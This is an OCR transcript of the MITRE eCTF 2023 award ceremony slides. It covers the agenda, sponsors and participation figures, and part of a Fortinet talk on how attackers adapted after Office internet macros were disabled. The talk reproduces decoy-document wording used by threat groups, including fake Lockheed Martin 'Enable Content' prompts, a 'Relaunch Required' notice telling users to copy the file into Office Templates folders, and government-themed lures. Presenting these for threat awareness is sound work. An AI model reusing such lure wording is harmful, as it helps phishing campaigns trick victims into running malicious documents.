WELCOME

WE WILL GET STARTED SHORTLY

#eCTF2023

MITRE | MITRE ENGENUITY

2023 Collegiate eCTF

Award Ceremony

#eCTF2023

MITRE MITRE ENGENUITY

Dan Walters,

Senior Principal Microelectronics Solution Lead

- Welcome Students
- Reminders
  - Bathrooms
- Security items
  - Emergency exits
- Need us?
  - Look for the purple lanyards!

#eCTF2023

MITRE | MITRE ENGENUITY

Welcome to the 2023 eCTF Award Ceremony!

Ajit Kahaduwe

Managing Director of Incubation &
New Product Development,
MITRE Engenuity

in https://www.linkedin.com/in/ajitkahaduwe

@akahaduwe

Stay Connected with eCTF LinkedIn Alumni Group

#eCTF2023

eCTF
Unique Competition Design

Focus on **Embedded**

Physical hardware opens scope to physical and proximal attacks

Attack **and** Defend

Students wear both hats by acting as both red team and blue team

Extended Time

Semester-long competition opens door to advanced attacks and countermeasures

#eCTF2023


MITRE SOLVING PROBLEMS FOR A SAFER WORLD

MITRE ENGENUITY A Foundation for Public Good

Working to Close U.S. Embedded & Cybersecurity Workforce Gap

225 Students 2022 vs 546 Students 2023


2023 MAJORS
450 COLLEGIATE STUDENTS



Global Representation

- 80 Participating Schools

5 COUNTRIES **29 US STATES**



- 96 high school students
- 317 undergraduate students
- 64 graduate students
- 69 PhD students

#eCTF2023

MITRE | MITRE ENGENUITY

Thank You, Sponsors!

MITRE

FORTINET

Special Thanks to our Award Ceremony Sponsor

CROWDSTRIKE

ANALOG DEVICES

BCI

Rambus

Today's Agenda

Time	Schedule
9:40 AM – 10 AM	A Word from **Fortinet** (Hossein Jazi)
10 AM – 10:05 AM	Competition Briefing (Kyle Scaplen)
10:05 AM – 10:20 AM	Student Presentation (UCSC)
10:20 AM – 10:35 AM	Student Presentation (Purdue)
10:35 AM – 10:50 AM	BREAK - Coffee
10:50 AM – 11 AM	A Word from **CrowdStrike** (Matthew Puckett)
11 AM – 11:15 AM	Student Presentation (WPI)
11:15 AM – 11:30 AM	Student Presentation (UIUC)
11:30 AM – 11:40 AM	A Word from **Analog Devices** (Doug Gardner)
11:40 AM – 12:50 PM	BREAK - Lunch

Time	Schedule
12:50 AM – 1:05 PM	Student Presentation (U-Buffalo)
1:05 PM – 1:20 PM	Student Presentation (CMU)
1:20 PM – 1:30 PM	BREAK - Coffee
1:30 PM – 2:00 PM	Award Presentation
2 PM – 2:15 PM	Closing Remarks
2:15 PM – 3PM	Mingling and Photos

Time	Sponsors' Schedule
3 PM – 4 PM	MITRE Tours
4 PM – 5 PM	Sponsor Reception

#eCTF2023

FORTINET

Welcome Hossein Jazi

Senior Cyber Threat Intelligence Specialist, Fortinet

#eCTF2023

MITRE ENGENUITY


The evolution of the threat landscape without Office macros


Hossein Jazi
Senior Threat Intelligence Specialist
FortiGuard Labs | Canada
hhadianjazi@fortinet.com

Internet Macros

Overview

Internet Macros






Internet Macros


- APT37


- UAC-0056


(SaintBear, UNC2589)




Lures


Design Layout References Mailings Review View Tell me what you want to do...
Font
Paragraph
Styles
This document has been protected by LOCKHEED MARTIN IT Team.
To view or edit this document, Please click "Enable Content" button on the top yellow bar.
LOCKHEED MARTIN



View Tell me what you want to do...
¶ Normal
¶ No Spac...
Heading 1
Heading 2
Title
Subtitle
Subtle Em...
Emphasis
Styles
Relaunch Required
In accordance with the requirements of your security policy, to display the contents of the document, you need to copy the file to the following folder and run it again:
for Microsoft Office 2013 x32 and earlier - C:\Program Files\Microsoft Office (x86)\Templates
for Microsoft Office 2013 x64 and earlier - C:\Program Files\Microsoft Office\Templates
for Microsoft Office 2016 x32 and later - C:\Program Files (x86)\Microsoft Office\root\Templates
for Microsoft Office 2016 x64 and later - C:\Program Files\Microsoft Office\root\Templates


SOMETHING WENT WRONG Enable Content to load the document.
Enable content to adjust this document to your version of Microsoft Word

Lures




References
Mailings
Review
View
Tell me what you want to do...
Ruler
Gridlines
Navigation Pane
Show
Zoom
100%
One Page
Multiple Pages
Page Width
Zoom
New Window
Arrange All
Split
View Side by Side
Synchronous Scrolling
Reset Window Position
Window
Switch Windows
Macros
Macros
No.F.3(2)-PF.V/2022-23/102
GOVERNMENT OF PAKISTAN
FINANCE DIVISION
(PF. WING)
From: Mr. Ali Akbar
Deputy Secretary (PF)
Finance Division,
Islamabad.
SUBJECT: PRIME MINISTER'S RELIEF FUND FOR TURKIYE EARTHQUAKE VICTIMS.




View
Tell me what you want to do...
AaBbCcDc
¶ Normal
¶ No Spac...
Heading 1
Heading 2
Title
Subtitle
Subtle Em...
Emphasis
Intense E...
Styles
Reminder: Enable Macros to view Premium Recommendations
सत्यमेव जयते
Advisory No. 19-78/2023-SA
Government of India
Ministry of Communications
Department of Telecommunications
Subject: Android Threats and Preventions
A cyber attack occurs if a threat successfully breaches security controls. Evidence shows that cyber attacks are growing in sophistication, frequency and gravity. Our ever growing reliance upon Internet places our organizations and individual users at the risk. In most of the cyber-attacks, the cyber threat actors' uses spear phishing messages to deliver the malware on to the victims' smart phone. Thus we need to understand the tactics of the cyber threat actors and urgently secure the internet connected system (smart phones) both at organizations as well as the user end to prevent any breach.
2. Some to the very common tactics, techniques and procedures adopted by cyber threat actors to compromise the smart phones are as follows:
2.1 Exploiting mobile application vulnerabilities
Cyber threat actors are exploiting the prevailing vulnerabilities in the applications of organizations to steal data, which are meant only for authorized and authenticated users. Further, such vulnerable applications are used for lateral entry for indentifying sensitive systems to carry out cyber attacks.
2.2 Creation of Dubious Apps
Dubious Apps developed by malicious actors on various themes are being sent to targeted users through WhatsApp and other Social media links

What happened?

- Microsoft announcement to disable Internet Macros

